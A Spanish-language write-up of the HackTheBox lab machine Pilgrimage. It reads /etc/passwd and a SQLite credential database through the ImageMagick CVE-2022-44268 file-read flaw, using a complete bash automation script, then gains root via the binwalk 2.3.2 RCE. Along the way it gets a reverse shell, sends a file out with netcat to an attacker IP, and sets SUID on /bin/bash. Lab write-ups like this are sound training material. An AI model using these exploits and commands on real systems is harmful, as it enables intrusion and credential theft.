Pilgrimage
Writeup de la máquina Pilgrimage de Hackthebox.

Reconocimiento
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.219.Nmap
En segundo lugar, realizaremos un escaneo usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n -oG allPorts 10.10.11.219
Observamos como nos reporta que se encuentran abiertos los puertos 22 y 80.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80 -sCV 10.10.11.219 -oN targeted
Lo más interesante que podemos encontrar en la captura de Nmap es que nos está chivando que vamos a tener que usar Virtual Hosting.
 ___
___
Explotación
Como tenemos pocas opciones intentaremos acceder a la página web pero veremos que nos redirige a pilgrimage.htb.

Para solucionar este problema debemos actualizar nuestro /etc/hosts con la siguiente línea:
1
10.10.11.219  pilgrimage.htb
Veremos que ahora si que podemos acceder correctamente a la página web alojada en el puerto 80.

En primer lugar, probaremos el funcionamiento de la página el cual se basa en hacer más pequeña una imagen proporcionada por el usuario, y además tenemos la capacidad de registrarnos y por consiguiente de logearnos.

Ante este tipo de escenario lo primero que se nos ocurre es subir un cmd.php para tener una consola web pero veremos que al subir un imagen con extensión .jpg nos cambia la extensión a .jpeg por lo que no vamos a poder subir un fichero .php malicioso.

En este punto comenzaremos a realizar fuzzing de directorios usando Gobuster de la siguiente forma ya que no hemos conseguido encontrar ninguna forma de subir un cmd.php.
1
gobuster dir -u http://pilgrimage.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,js
Observamos que entre todos los directorios que nos encuentra el que más nos llama la atención es el /.git ya que en este seguramente se encuentre todo el código fuente de la página web.

Nos aprovecharemos de la herramienta git-dumper (pip3 install git-dumper) para descargarnos todo el contenido del repositorio, en definitiva ejecutaremos el siguiente comando:
1
git-dumper http://pilgrimage.htb/ git
Observaremos que hemos conseguido descargarnos el contenido alojado /.git:

En este punto lo que debemos de hacer es ponernos a leer el código fuente para así entender que está pasando por detrás, además de buscar algún Information Leakage.
En esta porción de código entenderemos que porque cuando subíamos una imagen con .jpg nos cambiaba la extensión a .jpeg. En esta sección de código vemos que esta usando el binario magick ( el cual esta presente en el repositorio recientemente descargado) para cambiar el tamaño a la imagen que el usuario proporciona. Finalmente, en el último porción de código veremos como está realizando una consulta a un archivo de base de datos llamado /var/db/pilgrimage en el que guardara el link, el usuario y el nombre original en el caso de que el usuario este logeado.
Debemos de tener en cuenta que los binarios encargados de transformar imágenes suelen ser vulnerables a un Arbitrary File Read por lo que en ese caso mostraremos la versión del binario magick presente en el repositorio de github descargado (/.git) y vemos que está usando ImageMagick 7.1.0-49.

Buscando en internet por exploits relacionados con esta versión nos encontraremos con el siguiente repositorio](https://github.com/entr0pie/CVE-2022-44268) el cual contiene un exploit el cual nos permite leer archivos internos del sistema (Arbitrary File Read), es decir algo similar a un [LFI.
Nos clonaremos el repositorio con la siguiente instrucción:
1
git clone https://github.com/entr0pie/CVE-2022-44268
Su forma de uso es muy sencilla tan solo hemos de introducir la ruta del sistema que queremos leer, en este caso /etc/passwd y veremos como nos crea una imagen (output.png) la cual contiene un código malicioso que nos permitirá leer archivos internos de la máquina víctima.

Ahora lo que debemos de hacer es subir la imagen output.png para que sea tratada por el binario magick y así poder leer el /etc/passwd de la máquina víctima.
En este punto tenemos dos vías para leer ficheros internos del sistema. O bien podemos subir la imagen a través de la navegador, descargárnosla y mirar su contenido (identify -verbose downloaded_image.png) o bien podemos crearnos un script en bash el cual nos automatice todo este proceso, en definitiva dicho script quedaría tal que así:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
#!/bin/bash

if [ $# -eq 1 ]; then
  filename="$1"
else
  echo -en "\n[!] Debes de introducir la ruta el archivo del sistema a leer\n"
  exit 1
fi

function run_python_exploit(){
  # Nos metemos dentro del directorio donde se encuentra el script para evitar errores
  cd CVE-2022-44268/

  # Ejecutamos el exploit el cual introduce el archivo a leer dentro de la imagen
  python3 CVE-2022-44268.py $1 2>/dev/null
}

function upload_download_image(){
  # Retrocedemos un directorio para situarnos donde estabamos
  cd ..
  filename=$1

  # Subiremos la imagen usando curl y además guardaremos en una variable el link donde se ha subido.
  url_image=$(curl -s -X POST -F "toConvert=@/home/terror/Desktop/Machines/Pilgrimage/exploits/CVE-2022-44268/output.png" -L --max-redirs 0 http://pilgrimage.htb/index.php -i | grep -oP "message=\K[^&]*" 2>/dev/null)

  # Guardaremos el nombre de la imagen para posteriormente analizar si podemos leer el fichero especificado con: identify -verbose $image_name
  image_name=$(echo -n "$url_image" | grep -oP "shrunk/\K.*\.png" 2>/dev/null)

  echo -ne "[+] Imagen subida correctamente: $image_name.\n\n"

  # Descargaremos la imagen en el directorio actual de trabajo para posteriormetne mirar si hemos conseguido leer algún fichero
  wget $url_image &>/dev/null

  # Guardaremos la longitud para en caso de que no haya encontrado el fichero mostrar un mensaje de por pantalla
  len_output=$(identify -verbose $image_name | grep -Ev "(^ |Image)" | tr -d '\n' | xxd -r -p | wc -c)

  if ! [ $len_output -eq 0 ]; then
    echo -ne "[+] Mostrando el contenido del fichero $filename:\n\n"

    # Una vez nos hayamos asegurado de que existe el fichero mostraremos por pantalla su contenido gracias de una expresión regular y tras haberlo decodificarlo
    identify -verbose $image_name | grep -Ev "(^ |Image)" | tr -d '\n' | xxd -r -p
  else
      echo -ne "[!] El fichero $filename no existe en el sistema de la máquina víctima.\n"
  fi

  echo $hola

  # Borramos todas las imagenes que nos hayamos descargado para dejarlo todo más limpio
  for archivo in *.png; do [ -f "$archivo" ] && rm "$archivo"; done
}

run_python_exploit $1
upload_download_image $1
Usando el script creado en bash veremos que es mucho más cómodo tal y como vemos a continuación:

En este punto lo primero que se nos ocurre es mirar la id_rsa de la usuaria emily ya que es la única que tiene una /bin/bash junto con el root pero veremos que no somos capaces de leer dicho fichero:


También se nos ocurre mirar el contenido del archivo /proc/net/tcp en el cual podemos ver los puertos que están abiertos gracias al siguiente oneliner de bash:
1
for port in $(./upload_image.sh /proc/net/tcp | tail -n +6 | head -n -1 | awk -F ':' '{print $3}' | awk '{print $1}'); do echo $((0x$port)); done
Veremos que están abiertos los puertos 80 y 22 tan y como nuestro escaneo de Nmap nos ha reportado:
Destacar que aparece un puerto 80 adicional debido a que también nos muestra las conexiones establecidas.
Si volvemos a mirar en el código fuente (/.git) veremos que hay un archivo de base de datos en /var/lib/pilgrimage tal y como habíamos mencionado anteriormente por lo que intentaremos leer el contenido de dicho fichero.

Observamos que conseguimos leer el fichero pero al ser un binario no podemos leerlo adecuadamente tal y como vemos a continuación:

Exportaremos dicho contenido a un fichero para posteriormente ejecutarlo con sqlite3, es decir debemos de ejecutar el siguiente comando:
1
./upload_image.sh /var/db/pilgrimage | tail -n +5 > pilgrimage.db
Como bien hemos mencionado antes abriremos el fichero pilgrimage.db con sqlite3 y veremos que en la tabla users conseguimos leer la contraseña correspondiente a la usuaria emily.


Intentaremos conectarnos a través de ssh con las credenciales encontradas (emily:abigchonkyboi123) y veremos que conseguimos acceder correctamente a la máquina vícitima:
 ___
___
Escalada de privilegios
Como nos hemos conectado por ssh no hace falta hacer un Tratamiento de la TTY, lo único que debemos de hacer es un export TERM=xterm para que nos funcione el CTRL+L.
Miraremos por las formas típicas de elevar nuestros privilegios (Sudoers, SUID) pero no encontraremos nada.

En este punto se me ocurre mirar miraremos los puertos que se encuentran abiertos con netstat -tnl y nos daremos cuenta que la conclusión que hemos sacado antes es correcta que ya se encuentran abiertos el 80 y *22.

Tras un rato buscando otras formas potenciales de elevar mis privilegios decido Transferirme pspy a la máquina víctima y al ejecutarlo observo que se está ejecutando un binario un tanto extraño de nombre malwarescan.sh:
Para ver mejor el contenido del fichero me pondré en escucha por NetCat (nc -nvlp 443 | catn -l sh) y desde la máquina víctima me contactaré con NetCat (nc 10.10.14.10 443 < /usr/sbin/malwarescan.sh):

Obviamente dicho script no tenemos capacidad para modificarlo por lo que nos tocará indagar sobre los binarios de los cuales desconocemos su uso, es decir: /usr/bin/inotifywait y /usr/local/bin/binwalk.
/usr/bin/inotifywait

En primer lugar, comenzaremos a investigar sobre el uso del binario /usr/bin/inotifywait, para ello debemos de tener dos sesiones de ssh cada una en una terminal diferente, y tal y como vemos a continuación cuando se crea un fichero en un directorio indicado (/dev/shm) el binario /usr/bin/inotify/wait nos lo reportará.
/usr/local/bin/binwalk
En segundo lugar comenzaremos a analizar de lo que se encarga de hacer el binario /usr/local/bin/binwalk y tras buscar en internet nos encontraremos con la siguiente definición: Es una herramienta para buscar archivos incrustados y código ejecutable en una imagen binaria.
/usr/sbin/malwarescan.sh
Tras entender como funcionan estos dos binarios procederemos a transferiremos el script (/usr/sbin/malwarescan.sh) a nuestra máquina atacante para así poder escribir sobre él comentarios que nos hagan entender mejor su funcionamiento, en definitiva quedaría tal que así:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#!/bin/bash

blacklist=("Executable script" "Microsoft executable") # Palabras clave para saber si la imagen contiene código incrustado

# Crea un bucle que itera por todos los fichero que sean creado en /var/www/pilgrimage.htb/shrunk/ y los almacena en FILE
/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')" # Guarda en una variable el nombre del fichero

    binout="$(/usr/local/bin/binwalk -e "$filename")" # Gracias a binwalk sabremos si la imagen que se crea en /var/www/pilgrimage.htb/shrunk/ contiene algún código incrustado

	    # Gracias al siguiente bucle eliminaremos todos las images que contengan las palabras clave de la variable blacklist, es decir que supuestamente tengan código incrustado.
        for banned in "${blacklist[@]}"; do
        if [[ "$binout" == *"$banned"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done
binwalk 2.3.2

A simple vista no veremos ninguna forma potencial de abusar sobre este script pero tras buscar y buscar nos daremos cuenta que la versión de binwalk es la 2.3.2, tal y como vemos a continuación:
Si buscamos en searchsploit por algún exploit relacionado con dicha versión (2.3.2) para binwalk veremos que existe una RCE:

Nos descargaremos el exploit (searchsploit -m python/remote/51249.py) y al ejecutarlo veremos que hemos de pasarle como argumentos la imagen donde va a incrustar código, nuestra Dirección IP y el puerto por el cual nos pondremos en escucha con NetCat (nc -nvlp 443):


Ejecutaremos el exploit y automáticamente nos generará una imagen maliciosa la cual contendrá código incrustado el cual se encargará de enviarnos una Reverse Shell al puerto 443, en definitiva debemos de ejecutar lo siguiente:
1
python3 binwalk_exploit.py source.png 10.10.14.10 443
En este punto lo que haremos será transferirnos dicha imagen a la máquina víctima y la ubicaremos en /var/www/pilgrimage.htb/shrunk ya que sobre este directorio está actuando el script /usr/sbin/malwarescan.sh el cual a su vez se encarga de ejecutar /usr/local/bin/binwalk el cual es vulnerable a un RCE debido a su desactualizada versión (2.3.2).
En el momento que ubiquemos la imagen sobre dicho directorio (/var/www/pilgrimage.htb/shrunk) obtendremos una Reverse Shell de manera inmediata.

Otra opción adicional sería cambiar el código de script y elegir nosotros el comando que queremos ejecutar, en este caso sería un chmod +s /bin/bash.

Realizaremos el mismo procedimiento de antes y veremos que al ubicar el fichero en /var/www/pilgrimage.htb/shrunk la /bin/bash obtendrá permisos SUID, tal y como podemos ver en la siguiente captura de pantalla:
Destacar que la forma en la que elevaremos nuestros privilegios dependerá de nuestra imaginación ya que de igual forma podíamos haber copiado nuestra id_rsa.pub en el authorized_keys del root.